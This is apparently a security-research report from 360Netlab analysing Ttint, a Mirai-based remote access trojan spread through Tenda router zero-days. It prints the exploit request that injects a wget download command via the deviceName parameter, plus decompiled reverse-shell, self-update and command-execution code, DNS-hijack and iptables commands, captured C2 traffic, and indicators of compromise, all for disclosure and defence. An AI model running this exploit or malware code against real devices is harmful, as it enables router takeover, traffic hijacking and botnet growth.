Ttint: An IoT Remote Access Trojan spread through 2 0-day vulnerabilities

By Alex.Turing

Published: 2020-10-01 · Archived: 2026-04-05 13:33:02 UTC

Author: Lingming Tu, Yanlong Ma, Genshen Ye

Background introduction

Starting from November 2019, 360Netlab Anglerfish system have successively monitored attacker using two Tenda router 0-day vulnerabilities to spread a Remote Access Trojan (RAT) based on Mirai code.

The conventional Mirai variants normally focus on DDoS, but this variant is different. In addition to DDoS attacks, it implements 12 remote access functions such as Socket5 proxy for router devices, tampering with router DNS, setting iptables, executing custom system commands.

In addition, at the C2 communication level, it uses the WSS (WebSocket over TLS) protocol. Doing this can circumvent the typical Mirai traffic detection at the traffic level, and it also provides secure encrypted communication for C2.

About the infrastructure, the attacker first used a Google cloud service IP, and then switched to a hosting provider in Hong Kong. When we looked up the website certificate, sample, domain name and IP in our DNSmon system Later, we were able to see more infrastructure IPs, samples, and more C2 domain names.

Two zero days, 12 remote access functions for the router, encrypted traffic protocol, and infrastructure IP that that moves around. This botnet does not seem to be a very typical player.

We named this botnet Ttint.

0-day vulnerability attack

On November 9, 2019, we detected that the attacker used the first Tenda router 0-day vulnerability (CVE-2018-14558 & CVE-2020-10987) to spread Ttint samples. It is worth noting that this vulnerability was not disclosed until July 10, 2020[1].

```
 GET /goform/setUsbUnload/.js?deviceName=A;cd%20/tmp%3Brm%20get.sh%3Bwget%20http%3A//34.92.139.186%3A5001/bot/g
Host: {target}
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.22.0
```

On August 21, 2020, we saw the second Tenda router 0-day vulnerability being used to spread Ttint samples.


On August 28, 2020, we reported the details of the second 0-day vulnerability and the PoC to the router manufacturer Tenda via email, but the manufacturer has not yet responded.


0-day vulnerability scope

We have found the following Tenda router firmwares were affected via the 360 FirmwareTotal system.

```
 US_AC9V1.0BR_V15.03.05.14_multi_TD01
US_AC9V1.0BR_V15.03.05.16_multi_TRU01
US_AC9V1.0BR_V15.03.2.10_multi_TD01
US_AC9V1.0BR_V15.03.2.13_multi_TD01
US_AC9V1.0BR_V15.03.2.13_multi_TDE01
US_AC9V3.0RTL_V15.03.06.42_multi_TD01
US_AC10UV1.0RTL_V15.03.06.48_multi_TDE01
US_AC15V1.0BR_V15.03.05.18_multi_TD01
US_AC15V1.0BR_V15.03.05.19_multi_TD01
US_AC15V1.0BR_V15.03.1.8_EN_TDEUS
US_AC15V1.0BR_V15.03.1.10_EN_TDC+TDEUS
US_AC15V1.0BR_V15.03.1.10_EN_TDCTDEUS
US_AC15V1.0BR_V15.03.1.12_multi_TD01
US_AC15V1.0BR_V15.03.1.16_multi_TD01
US_AC15V1.0BR_V15.03.1.17_multi_TD01
US_AC18V1.0BR_V15.03.05.05_multi_TD01
US_AC18V1.0BR_V15.03.3.6_multi_TD01
US_AC18V1.0BR_V15.03.3.10_multi_TD01
ac9_kf_V15.03.05.19(6318_)_cn
ac18_kf_V15.03.05.19(6318_)_cn
```

We also looked up in the 360 Quake cyberspace surveying and mapping system, and the following is a result.





Ttint overview

Ttint is a remote access Trojan based on Mirai code for router devices. In addition to multiplexing 10 Mirai DDoS attack instructions, it also implements 12 control instructions.

We analyzed and compared Ttint samples in the two periods and found that their C2 instructions were exactly the same, but they had some differences in the 0-day vulnerability, XOR Key, and C2 protocol used.

Timestamp	Ttint Version	Attack Vector	XOR Key	C2 Protocol	C2 Address
2019-11-09	v1	The first 0-day (CVE-2020-10987)	0xDEEDBEED	Mirai Like	cnc.notepod2.com:23231
2020-08-21	v2	The second 0-day (undisclosed)	0xEDFCEBDA	WebSocket over TLS	q9uvveypiB.notepod2.com:443

Reverse analysis

Generally speaking, at the host level, Ttint's behavior is relatively simple. When running, it deletes its own files, manipulates the watchdog, and prevents the device from restarting, it runs as a single instance by binding the port; then modifies the process name to confuse the user; it finally establishes a connection with the decrypted C2 , Reporting device information, waiting for C2 to issue instructions, and execute corresponding attacks or custom functions.

We can see that it retains a large number of mirai features, such as single instance, random process name, sensitive configuration information encryption, integration of a large number of attack vectors, etc.;

There are changes though, most notable, it rewrites the network communication part to use websocket protocol .

Let’s take a look at some of the custom functions.

Ttint v2 sample analysis

MD5:73ffd45ab46415b41831faee138f306e
ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped
Lib:uclib

Socket5 proxy

By binding the specific port issued by C2 to enable Socket5 proxy service. The attacker can remotely access the router's intranet, doing intranet roaming.

```
start_proxy((pthread_t *)&unk_80932E0);
v5 = wrap_strlen(v13);
wrap_memcopy((int)&v13[v5], "Open socks5 at port: ");
v6 = sub_8054D76(v19, 0xAu, &v14);
v7 = wrap_strlen(v13);
wrap_memcopy((int)&v13[v7], v6);
```

Tampering with router DNS

Tamper the router DNS by modifying the resolv.conf file,

```
echo nameserver "DNS server" > /etc/etc/resolv.conf
```

The result of this is that the author of Ttint can hijack any network access of users under the affected routing device to possibly monitor or steal sensitive information.

Config iptables

By setting iptables up, traffic forwarding and target address conversion can be easily achieved. .The following config is to expose the internal network services to the public network.

```
 iptables -t nat -A PREROUTING -d "" -p tcp --dport "" -j DNAT --to-destination ""
iptables -t nat -A POSTROUTING -d "" -p tcp --dport "" -j SNAT ""
iptables -A FORWARD -d -j ACCEPT
```

Reverse shell

By implementing a reverse shell through socket, the author of Ttint can operate the shell of the affected routing device as a local shell.

```
*(_DWORD *)&addr.sa_data[2] = __GI_inet_addr(a1);
addr.sa_family = 2;
*(_WORD *)addr.sa_data = wrap_htons(a2);
fd = __GI_socket(2, 1, 0);
if ( fd == -1 )
  __GI_exit(1);
if ( connect(fd, &addr, 0x10u) )
  __GI_exit(1);
__GI_dup2(fd, 0);
__GI_dup2(fd, 1);
__GI_dup2(fd, 2);
return __GI_execl(file, (int)file, 0);
```

Self-upgrade

The bot can download corresponding CPU architecture from the specified Download URL (default is `uhyg8v.notepod2.com:5001`) to update itself.

```
dec_proc(0x29u);
dec_proc(0x2Au);
v4 = get_var(0x29, 0);
v14 = sub_80497C9(a3, a4,
__GI_strcpy(&v13, v14);
v5 = (_DWORD *)get_var(0x2
v6 = sub_807D854(*v5);
v15 = sub_804981D(a3, a4,
enc_proc(0x29u);
enc_proc(0x2Au);
result = __fork();
```

```
__GI_sprintf(&v11, "/ttint.%s", "i686");
dec_proc(0x2Bu);
v8 = get_var(0x2B, 0);
__GI_sprintf(&filename, "/tmp/%s", v8);
v9 = get_var(43, 0);
__GI_sprintf(&v12, "./%s %s", v9, &unk_80931A0);
enc_proc(0x2Bu);
if ( sub_8055243(v14, v15, (int)&v11, &filename) )
  __GI_exit(-1);
__GI_chdir("/tmp");
result = __GI_execl("/bin/sh", (int)"sh", (unsigned int)"-c")
```

Self-exit

Ttint implements a single instance by binding port 57322, by killing the process using this port, it can exit itself.

```
int cmd_killself()
{
  __int16 v0; // ax

  v0 = wrap_htons(57322);
  return killer_kill_by_port(v0);
}
```

Hidden network channel

By using the nc tool to monitor a specific port issued by C2, communication between the Ttint author and the affected routing device can be established. (The meaning of the -d parameter is "Detach from stdin", so we speculate that there is a redirection instruction after PORT)

```
nc -d -l "PORT" "some redirect cmd"
```

Report device information

Report the time, os, cpu, ip, version, and mac information of the device to C2, but there is a bug in the format string in the sample, and an "&" character is missing in the `type=back_infoatk_id=%s&time=&os=`

Execute system commands

Execute custom system commands issued by C2 through popen function

```
v13 = (_BYTE *)get_item_buf(cnt, buf, {
result = (char *)get_item_buf(cnt, buf,
v14 = result;
if ( v13 )
{
  if ( v14 )
  {
    wrap_memzero(v12, 10240);
    v5 = 10240 - wrap_strlen(v12);
    v6 = wrap_strlen(v12);
    wrap_popen_proc(v14, &v12[v6], v5);
    wrap_memzero(v11, 10240);
```

```
signed int __cdecl wrap_popen_proc(char *command,
{
  int v3; // ST20_4
  FILE *stream; // [esp+24h] [ebp-4h]

  if ( !command || !a2 || !a3 )
    return -1;
  stream = popen(command, "r");
  if ( !stream )
    return -1;
  v3 = __GI_fread(a2, 1, a3, stream);
  pclose(stream);
  return v3;
```

C2 protocol analysis

The C2 information of the Ttint Bot sample is encrypted and stored in the configuration information table in the Mirai format. The XOR Key is `0x0EDFCEBDA`

```
 c2 ciphertxt:
51 19 55 56 56 45 59 50 49 62 0E 4E 4F 54 45 50 4F 44 12 0E 43 4F 4D 20
c2 plaintxt:
g9uvveypiB.notepod2.com
```

When the bot is running, it decrypts to obtain the C2 address `ws:q9uvveypiB.notepod2.com:443`, and then communicates with C2 securely through the WebSocket over TLS protocol.

```
    dec_proc(3u);
    dec_proc(4u);
    __GI_memset(&websocket_buf, 0, 0x100u);
    v5 = (__int16 *)get_var(4, 0);
    v6 = (unsigned __int16)sub_807D854(*v5);
    v7 = get_var(3, 0);
    __GI_sprintf(&websocket_buf, "ws://%s:%d/", v7, v6);
    enc_proc(3u);
    enc_proc(4u);
EL_14:
    while ( network_init(dword_8099E40, (int)&websocket_buf) )
    {
```

WebSocket protocol

When Ttint C2 replies to the Bot with a response code of 101, it means that the protocol handshake is completed, and then the Bot can communicate using the WebSocket protocol. The following is an example of a WebSocket packet after TLS decryption.

```
GET / HTTP/1.1
Host: q9uvveypiB.notepod2.com
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Key: bL5UFw9DdEVsKPhydKOvcA==
MacList: 52:54:00:54:35:0f,00:0c:29:05:6c:53,
Sec-WebSocket-Version: 13

HTTP/1.1 101 Switching Protocols
Server: nginx/1.16.1
Date: Tue, 15 Sep 2020 12:48:52 GMT
Connection: upgrade
Upgrade: websocket
Sec-WebSocket-Accept: 4qhkXtv6PuBS/okBpND4aOzPkvQ=

....].z.).
}`..{6..v;.\y).%q9.J>)..}`..k`..v(.Z,s.O6m.I!p..v8..{{.
m`.B...N>4.G)d.T)k.T*o.T)h.\n8.          q2.G->.Jzj.H><..k`..y>.O*g.N"m.@-i.I-g..4m.@(>.H!g.O"k.@-n..>...>.
```

Bot's “go live” packet

According to the WebSocket protocol, we know that the payload length is 0x81, the mask is 0xD5F39E67, and the payload data address is 0x08~0x88.

```
 00000000: 81 FE 00 81 D5 F3 9E 67  A1 8A EE 02 E8 91 FF 04  .......g........
 00000010: BE AC F7 09 B3 9C B8 06  A1 98 C1 0E B1 CE AE 41  ...............A
 00000020: A1 9A F3 02 E8 D5 F1 14  E8 BF F7 09 A0 8B BE 53  ...............S
 00000030: FB C2 AB 49 E5 DE AA 55  F8 94 FB 09 B0 81 F7 04  ...I...U........
 00000040: F3 90 EE 12 E8 9A A8 5F  E3 D5 F7 17 E8 C2 A7 55  ......._.......U
 00000050: FB C2 A8 5F FB C1 AC 55  FB C2 AC 5F F3 85 FB 15  ..._...U..._....
 00000060: A6 9A F1 09 E8 C6 FD 02  E5 91 A9 04 E7 D5 FF 15  ................
 00000070: B2 80 A3 41 B8 92 FD 5A  E5 C3 A4 57 B6 C9 AC 5E  ...A...Z...W...^
 00000080: EF C4 F8 5D E7 C7 A4 5E  E7
```

Perform XOR calculation on Payload Data with mask, and get the payload in plain text, which is exactly the Bot's “go live” packet.

```
 00000000  74 79 70 65 3d 62 61 63 6b 5f 69 6e 66 6f 26 61  |type=back_info&a|
00000010  74 6b 5f 69 64 3d 30 26 74 69 6d 65 3d 26 6f 73  |tk_id=0&time=&os|
00000020  3d 4c 69 6e 75 78 20 34 2e 31 35 2e 30 2d 34 32  |=Linux 4.15.0-42|
00000030  2d 67 65 6e 65 72 69 63 26 63 70 75 3d 69 36 38  |-generic&cpu=i68|
00000040  36 26 69 70 3d 31 39 32 2e 31 36 38 2e 32 32 32  |6&ip=192.168.222|
00000050  2e 31 32 38 26 76 65 72 73 69 6f 6e 3d 35 63 65  |.128&version=5ce|
00000060  30 62 37 63 32 26 61 72 67 73 3d 26 6d 61 63 3d  |0b7c2&args=&mac=|
00000070  30 30 3a 30 63 3a 32 39 3a 37 66 3a 32 34 3a 39  |00:0c:29:7f:24:9|
00000080  32
```

C2 instruction

All together, Ttint Bot supports 22 kinds of C2 commands, the 10 DDoS commands are from Mirai , and the rest 12 are new.

id	instruction
0	attack_udp_generic
1	attack_udp_vse
2	attack_udp_dns
9	attack_udp_plain
3	attack_tcp_flag
4	attack_tcp_pack
5	attack_tcp_xmas
6	attack_grep_ip
7	attack_grep_eth
10	attack_app_http
12	run "nc" command
13	run "ls" command
15	Execute system commands
16	Tampering with router DNS
18	Report device information

id	instruction
14	Config iptables
11	run "ifconfig" command
17	Self-exit
19	Open Socks5 proxy
20	Close Socks5 proxy
21	Self-upgrade
22	Reverse shell

C2 command format analysis

We captured the following commands the C2 sent to the bots.

```
 00000000: 00 55 00 00 00 0A 0F 01  00 00 00 00 20 02 1A 13  .U.......... ...
00000010: 70 70 2D 6C 4F 76 32 78  39 6E 31 33 58 73 5A 30  pp-lOv2x9n13XsZ0
00000020: 77 76 44 1B 30 69 70 74  61 62 6C 65 73 20 2D 44  wvD.0iptables -D
00000030: 20 49 4E 50 55 54 20 2D  70 20 74 63 70 20 2D 2D   INPUT -p tcp --
00000040: 64 70 6F 72 74 20 35 32  36 38 35 20 2D 6A 20 41  dport 52685 -j A
00000050: 43 43 45 50 54                                    CCEPT
```

The following is a breakdown for the format

```
 00 55   ----    msg length
0F       ----    cmd id, here is "run system cmd"
02       ----    option number
1A       ----    option type, here is "attack id"
13       ----    option length, length of "pp-lOv2x9n13XsZ0wvD" = 0x13
1B       ----    option type, here is "attack cmd buf"
30       ----    option length
```

Generally speaking, Ttint will combine multiple custom functions to achieve specific attack goals.

Take the two adjacent commands we captured, the first command is `iptables -I INPUT -p tcp --dport 51599 -j ACCEPT`, to allow access to port 51599 of the affected device.

```
 00000000: 82 55 00 55 00 00 00 0A  0F 01 00 00 00 00 20 02  .U.U.......... .
00000010: 1A 13 70 70 2D 51 77 76  73 59 59 45 45 4D 70 36  ..pp-QwvsYYEEMp6
00000020: 77 49 31 62 43 1B 30 69  70 74 61 62 6C 65 73 20  wI1bC.0iptables
00000030: 2D 49 20 49 4E 50 55 54  20 2D 70 20 74 63 70 20  -I INPUT -p tcp
```

```
00000040: 2D 2D 64 70 6F 72 74 20  35 31 35 39 39 20 2D 6A  --dport 51599 -j
00000050: 20 41 43 43 45 50 54                               ACCEPT
```

The next command is to enable the Socket5 proxy function on port 51599 of the affected device.

```
 00000000: 82 3C 00 3C 00 00 00 0A  13 01 00 00 00 00 20 04  .<.<.......... .
00000010: 1C 05 35 31 35 39 39 1D  06 61 6D 68 78 65 66 1E  ..51599..amhxef.
00000020: 08 64 40 61 59 79 31 39  52 1A 13 70 70 2D 30 58  .d@aYy19R..pp-0X
00000030: 74 79 73 61 33 79 58 4D  51 59 6E 6C 41 72        tysa3yXMQYnlAr
```

The combination of the two commands enabled and allowed the attacker to use the Socket5 proxy.

Recommendations

We recommend that Tenda router users check their firmware and make necessary update.

We also recommend that our readers monitor and block related IoCs.

Contact us

Interested readers can contact us on **twitter** or via email **netlab[at]360.cn** .

IoC

IP:

```
 34.92.85.21            Hong Kong              ASN15169               GOOGLE
34.92.139.186           Hong Kong              ASN15169               GOOGLE
43.249.29.56            Hong Kong              ASN133115              HK Kwaifong Group Limited
45.249.92.60            Hong Kong              ASN133115              HK Kwaifong Group Limited
45.249.92.72            Hong Kong              ASN133115              HK Kwaifong Group Limited
103.60.220.48           Hong Kong              ASN133115              HK Kwaifong Group Limited
103.108.142.92          Hong Kong              ASN133115              HK Kwaifong Group Limited
103.243.183.248         Hong Kong              ASN133115              HK Kwaifong Group Limited
```

C2:

```
 cnc.notepod2.com:23231
back.notepod2.com:80
g9uvveypiB.notepod2.com:443
```

Update Server:

```
 uhyg8v.notepod2.com:5001
```

URL:

```
 http://45.112.205.60/td.sh
http://45.112.205.60/ttint.i686
http://45.112.205.60/ttint.arm5el
http://45.112.205.60/ttint.mipsel
http://34.92.139.186:5001/bot/get.sh
http://34.92.139.186:5001/bot/ttint.mipsel
http://34.92.139.186:5001/bot/ttint.x86_64
```

MD5:

```
 3e6a16bcf7a9e9e0be25ae28551150f5
4ee942a0153ed74eb9a98f7ad321ec97
6bff8b6fd606e795385b84437d1e1e0a
733f71eb6cfca905e8904d0fb785fb43
a89cefdf71f2fced35fba8612ad07174
c5cb2b438ba6d809f1f71c776376d293
cfc0f745941ce1ec024cb86b1fd244f3
73ffd45ab46415b41831faee138f306e
```

Source: https://blog.netlab.360.com/ttint-an-iot-remote-control-trojan-spread-through-2-0-day-vulnerabilities/